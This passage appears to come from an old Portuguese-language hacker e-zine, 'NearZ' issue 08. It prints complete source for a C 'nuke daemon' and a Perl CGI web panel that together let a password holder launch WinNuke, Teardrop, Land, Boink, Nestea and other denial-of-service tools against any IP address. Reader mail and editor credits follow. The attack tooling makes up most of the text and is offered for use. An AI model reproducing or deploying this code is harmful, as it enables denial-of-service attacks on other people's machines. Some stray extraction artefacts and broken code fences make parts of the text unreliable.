int      new_fd,sockfd,s;

char temp[5000];
char temp1[5000];
int i;
FILE *fp1;
time_t lt;
struct tm *ptr;
struct sockaddr_in my_addr;
struct sockaddr_in their_addr;

void main(int argc,char **argv)
{
    signal(SIGHUP , sai);
    signal(SIGINT , sai);
    signal(SIGTERM, sai);
    signal(SIGKILL, sai);
    signal(SIGQUIT, sai);
    strcpy(argv[0],"NearZ - NukeDaemon");
    do{
        main2();
    }while(1);
}

void main2()
{
    int i;
    int sin_size;

    fp1=fopen(FILE_LOG,"a+");
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        fprintf(fp1,"%s - Erro de socket - saindo...\n",hora());
        fflush(fp1);
        sai(1);
    }
    my_addr.sin_family = AF_INET;
    my_addr.sin_port = htons(SERVERPORT);
    my_addr.sin_addr.s_addr = INADDR_ANY;
    bzero(&(my_addr.sin_zero), 8);
    if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -1) {
        sai(1);
    }
    if (listen(sockfd, BACKLOG) == -1) {
        fprintf(fp1,"%s - Erro no listen - saindo...\n",hora());
        fflush(fp1);
    }
}

```

```

        exit(1);
    }
    while(1) { /* main accept() loop */
        sin_size = sizeof(struct sockaddr_in);
        if ((new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1) {
            continue;
        }
        fprintf(fp1,"%s - CONNECT - %s\n",hora(),inet_ntoa(their_addr.sin_addr));
        fflush(fp1);
        if (!fork()) {
            signal(SIGALRM, handle_alarm);
            alarm(10);
            strcpy(temp,readline());
            if(strcmp(temp,PASSWORD)==0){
                fflush(fp1);
                strcpy(temp,readline());
                if(strcmp(temp,"WINNUKE" )==0) nuke(1);
                else if(strcmp(temp,"JOLT" )==0) nuke(2);
                else if(strcmp(temp,"SIMPING" )==0) nuke(3);
                else if(strcmp(temp,"LAND" )==0) nuke(4);
                else if(strcmp(temp,"TEARDROP")==0) nuke(5);
                else if(strcmp(temp,"NEWTEAR" )==0) nuke(6);
                else if(strcmp(temp,"BOINK" )==0) nuke(7);
                else if(strcmp(temp,"NESTEA" )==0) nuke(8);
                } else if(strcmp(temp,"CHECK")==0){
                    close(new_fd);
                    exit(0);
                } else {
                    fprintf(fp1,"%s - %s - ERRO NOS DADOS (PWD?) - (%s)\n",hora(),inet_ntoa(their_addr.sin_addr),temp);
                    fflush(fp1);
                    write(new_fd,"Z\n",2);
                    close(new_fd);
                    exit(0);
                }
            }

            close(new_fd);
            exit(0);
        }
        close(new_fd);
        while(waitpid(-1,NULL,WNOHANG) > 0);
        signal(SIGCHLD, SIG_IGN);
    }
}

char *readline()
{
    char singlekey;
    int i=0;
    do{
        read(new_fd,&singlekey,1);
        line[i++]=singlekey;
    }while(singlekey!=0x0a && i<4900);
    line[i-1] = 0x00;
    return line;
}

int Connect( const char *hostname, const int port )
{
    struct sockaddr_in sin = {0};
    struct hostent *phe;
    int sock;
    sin.sin_family = AF_INET;
    sin.sin_port = htons( port );
    if ( !(phe = gethostbyname( hostname )) ){
        printf("\nGet host by name error\n");exit(0);
    }
    memcpy( (char *)&sin.sin_addr, phe->h_addr, phe->h_length );
    if ( (sock = socket( AF_INET, SOCK_STREAM, IPPROTO_TCP )) == -1 ){
        printf("\nSocket error\n");exit(0);
    }
    if ( connect( sock, (struct sockaddr *)&sin, sizeof(sin)) == -1 ){
        printf("\nConnection error\n");exit(0);
    }
    return sock;
}

void handle_alarm(int sn)

```

```

{
    int i;
    fprintf(fp1,"%s - %s - TIMEOUT\n",hora(),inet_ntoa(their_addr.sin_addr));
    fflush(fp1);
    alarm(0);
    close(sockfd);
    main2();
}
void sai(int sn)
{
    int i;
    alarm(0);
    signal(SIGALRM, SIG_DFL);
    if(sn!=1){
        fprintf(fp1,"%s - SIGNAL %d \n",hora(),sn);
        fflush(fp1);
    }
    close(new_fd);
    close(sockfd);
    fclose(fp1);

    exit(0);
}
void nuke(int n)
{
    char ipdest[5000];
    char temp02[5000];
    strcpy(ipdest,readline());
    if(strlen(ipdest)>15 || strlen(ipdest)<11 || strchr(ipdest,'.')==NULL ||
    strchr(ipdest,'.')==strrchr(ipdest,'.')){
        write(new_fd,"X\n",2);
        close(new_fd);
        exit(0);
    }
    for(i=0;i<strlen(ipdest);i++){
        if(ipdest[i]<'0' || ipdest[i]>'9'){
            if(ipdest[i]!='.'){
                write(new_fd,"X\n",2);
                close(new_fd);
                exit(0);
            }
        }
    }

    if(n==1 && HAVE_WINNUKE ) sprintf(temp02,"%s %s",WINNUKE,ipdest);
    else if(n==2 && HAVE_JOLT ) sprintf(temp02,"%s %s %s",JOLT,ipdest,ipdest);
    else if(n==3 && HAVE_SIMPING ) sprintf(temp02,"%s %s",SIMPING,ipdest);
    else if(n==4 && HAVE_LAND ) sprintf(temp02,"%s %s",LAND,ipdest);
    else if(n==5 && HAVE_TEARDROP) sprintf(temp02,"%s %s %s -n 15",TEARDROP,ipdest,ipdest);
    else if(n==6 && HAVE_NEWTEAR ) sprintf(temp02,"%s %s %s -n 15",NEWTEAR,ipdest,ipdest);
    else if(n==7 && HAVE_BOINK ) sprintf(temp02,"%s %s %s 0 65535 1",BOINK,ipdest,ipdest);
    else if(n==8 && HAVE_NESTEA ) sprintf(temp02,"%s %s %s -n 15",NESTEA,ipdest,ipdest);
    else {
        write(new_fd,"Z\n",2);
        close(new_fd);
        return ;
    }
    write(new_fd,"A\n",2);
    fprintf(fp1,"%s - %s - NUKE -> %s -
    tipo:%s\n",hora(),inet_ntoa(their_addr.sin_addr),ipdest,temp);
    fflush(fp1);
    strcat(temp02," & ");
    system(temp02);
    close(sockfd);
    exit(0);
}
char *hora()
{
    lt =time('\0');
    ptr=localtime(&lt);
    strcpy(temp1,asctime(ptr));
    temp1[strlen(temp1)-1]=0x00;
    return temp1;
}

```

----- (nuked.c)-----

------(nuke.cgi)-

```
#!/usr/bin/perl
use Socket;
$CGI_FILE_NAME = "nuke.cgi";
$NUKESERVER = "127.0.0.1";
$PORTSERVER = 60000 ;
$SERVER_PASSWORD= "NEARZ";
$WINNUKE      = 1;
$JOLT         = 1;
$LAND         = 1;
$SIMPING      = 1;
$TEARDROP     = 1;
$NEWTEAR      = 1;
$BOINK        = 1;
$NESTEA       = 1;

print "Content-type: text/html\n\n";
&Getget;
if ($FORM{'submit'} eq ""){ &page1; } else {
    if("$FORM{'host'}" eq ""){ print "Eh necessario escolher um Nuke"; die; }
    &doit;
    die;
}
sub Getget {
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs=split(/&/, $buffer);
    foreach $pair (@pairs) {
        ($cabe, $value) = split(/=/, $pair);
        $value =~ tr/+// /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $value =~ s/~!/~!~/g;
        $FORM{$cabe}=$value;
    }
}

sub page1 {

$h = $NUKESERVER; $p = $PORTSERVER ;
$in_addr = (gethostbyname($h))[4];
$addr = sockaddr_in($p,$in_addr);
socket(S, AF_INET, SOCK_STREAM, getprotobyname('tcp'));
# conectou
if(connect(S,$addr)){
    send(S,"CHECK\n",0);
    close S;
    print <<FIM;
    <HTML>
    <HEAD>
    </HEAD>

<BODY BGCOLOR="#000000"><P ALIGN=CENTER><BR><BR></P>
<TABLE WIDTH=100% BORDER=0 CELLPADDING=3 CELLSPACING=0>
    <COL WIDTH=256*>
    <TR>
        <TD WIDTH=100% VALIGN=TOP BGCOLOR="#000080">
            <!P ALIGN=CENTER><FONT COLOR="#ffffff">
                $ENV{'REMOTE_HOST'}<BR>
                $ENV{'HTTP_USER_AGENT'}<BR>
                O servidor de nuke esta funcionando</FONT></P>
        </TD>

    </TR>
</TABLE>

<P ALIGN=CENTER><BR><BR>
</P>

FIM
} else {
    # nao funciona argh!
    print <<FIM;
    <HTML>
    </HEAD><BODY BGCOLOR="#000000"><P ALIGN=CENTER><BR><BR></P>
```

```


<TABLE WIDTH=100% BORDER=0 CELLPADDING=3 CELLSPACING=0>
<COL WIDTH=256*><TR><TD WIDTH=100% VALIGN=TOP BGCOLOR="#000080">
<P ALIGN=CENTER><FONT COLOR="#ffffff"> O Servidor de nuke nao esta
funcionando</FONT></P></TD></TR>
</TABLE>
FIM
die;
}
print <<EOT;
<P ALIGN=CENTER><BR><BR>
</P>
<FORM NAME="Standard" ACTION="$CGI_FILE_NAME " METHOD=POST>
<DL>
<DD>
<TABLE WIDTH=593 BORDER=1 BORDERCOLOR="#000000" CELLPADDING=3 CELLSPACING=0>
<COL WIDTH=19>
<COL WIDTH=238>
<COL WIDTH=296>
<COL WIDTH=14>
<TR VALIGN=TOP>
<TH WIDTH=19 BGCOLOR="#000080">
<P><BR>
</P>
</TH>
<TH WIDTH=238 BGCOLOR="#000080">
<P><FONT COLOR="#ffffff">Nukes</FONT></P>
</TH>
<TH WIDTH=296 BGCOLOR="#000080">
<P><FONT COLOR="#ffffff">Sistemas Afetados</FONT></P>
</TH>
<TH WIDTH=14 BGCOLOR="#000080">
<P><BR>
</P>
</TH>
</TR>
EOT
if($WINNUKE eq 1) { $NUKE="winnuke"; $SYSTEM="Old win95/NT"; $VALUE="WINNUKE"; &ShowNUKE;}
if($JOLT eq 1) { $NUKE="Jolt"; $SYSTEM="Old win95/NT"; $VALUE="JOLT"; &ShowNUKE;}
if($SIMPING eq 1) { $NUKE="Simping"; $SYSTEM="Old win95/NT"; $VALUE="SIMPING"; &ShowNUKE;}
if($LAND eq 1) { $NUKE="Land"; $SYSTEM="win95/NT"; $VALUE="LAND"; &ShowNUKE;}
if($TEARDROP eq 1){ $NUKE="Teardrop"; $SYSTEM="win95/NT/Linux"; $VALUE="TEARDROP"; &ShowNUKE;}
if($NEWTEAR eq 1){ $NUKE="Newtear"; $SYSTEM="win95/NT"; $VALUE="NEWTEAR"; &ShowNUKE;}
if($BOINK eq 1){ $NUKE="Boink"; $SYSTEM="win95/NT"; $VALUE="BOINK"; &ShowNUKE;}
if($NESTEA eq 1){ $NUKE="Nestea"; $SYSTEM="win95/NT/Linux"; $VALUE="NESTEA"; &ShowNUKE;}
print <<FIM;
</TABLE>
<CENTER>
<TABLE WIDTH=347 BORDER=1 BORDERCOLOR="#000000" CELLPADDING=3 CELLSPACING=0>
<COL WIDTH=208>
<COL WIDTH=127>
<TR VALIGN=TOP>
<TD WIDTH=208 BGCOLOR="#000000">
<P ALIGN=CENTER><FONT COLOR="#ffffff">IP: <INPUT TYPE=TEXT SIZE=13
NAME="IP"></FONT></P>
</TD>
<TD WIDTH=127 BGCOLOR="#000000">
<P ALIGN=CENTER><FONT COLOR="#ffffff"><INPUT TYPE=SUBMIT NAME="submit"
VALUE=" Nukar ">
</FONT>
</P>
</TD>
</TR>
</TABLE>
</CENTER>
</FORM>
<P ALIGN=CENTER><BR><BR>
</P>
</BODY>
</HTML>
FIM
}
sub ShowNUKE
{
print <<EOT;

```

```

<TR VALIGN=TOP>
  <TD WIDTH=19 BGCOLOR="#000000">
    <P><INPUT TYPE=RADIO NAME="host" VALUE="$VALUE">
    </P>
  </TD>
  <TD WIDTH=238 BGCOLOR="#000000">
    <P><FONT COLOR="#ffffff">$NUKE</FONT></P>
  </TD>
  <TD WIDTH=296 BGCOLOR="#000000">
    <P><FONT COLOR="#ffffff">$SYSTEM</FONT></P>
  </TD>
  <TD WIDTH=14 BGCOLOR="#000000">
    <P><FONT COLOR="#ffffff">*</FONT></P>
  </TD>
</TR>
EOT
}
sub doit
{
  $h = "$NUKESERVER"; $p = $PORTSERVER ;
  $in_addr = (gethostbyname($h))[4];
  $addr = sockaddr_in($p,$in_addr);
  socket(S, AF_INET, SOCK_STREAM, getprotobyname('tcp'));
  connect(S,$addr) or die $!; select S; $| = 1; select STDOUT;
  send S,"$SERVER_PASSWORD\n",0;
  send S,"$FORM{'host'}\n",0;
  send S,"$FORM{'IP'}\n",0;
  recv S,$TMP,1,0;
  close S;
  if($TMP eq "A"){ print " $FORM{'host'} - Enviado com sucesso para $FORM{'IP'}"; }
  if($TMP eq "X"){ print " Erro!!! Formato do IP errado. ($FORM{'IP'}) <BR> Exemplo de
formato correto: 200.123.123.123 <BR>(Obs. Nao aceitamos Host names)"; }
  die;
}
----- ( nuke.cgi )-

```



O Nosso emails eh: nearz@cyberspace.org
 Envie suas duvidas, comentarios, opinioes sugestoas, bug reports,
 Lembrando que se voce nao receber repostas por email leia a edicao
 seguinte. Lah estara a sua resposta. Agora as mensagens de alguns
 leitores:

```

--0=-----=0=
FROM: v*@iname.com
Hi NearZ guys!
Nao sei se fiz a coisa certa mas, tomei a liberdade de adicionar um
arquivo com todos os seus e-zines no meu site, devido a excelente
qualidade do seu material. Acho que mais pessoas deveriam le-lo.
Se quiserem, mandem um reply. Muito obrigado por sua paciencia e
compreensao. T+

REPLY: wow! valeu! Thx pelo mirror ;)
--0=-----=0=

```

NearZ 08 Editors:
 <tgo> OBtRuDeR
 <SH1> SoUL HuNTER

```

--={
quake: discovered(SoUL HuNTER), text(SoUL HuNTER), .c(SoUL HuNTER/OBtRuDeR)
icq: text(SoUL HuNTER),
ccount: text(OBtRuDeR), .c(OBtRuDeR)
md5:

```

```
Unix X NT: text(OBtRuDeR), original(unixnt.txt)
prompts: text(OBtRuDeR)
}--
```

E0i -- End of issue 08 -	#	Near(z)	#	- End of issue 08 -- E0i
--------------------------	---	---------	---	--------------------------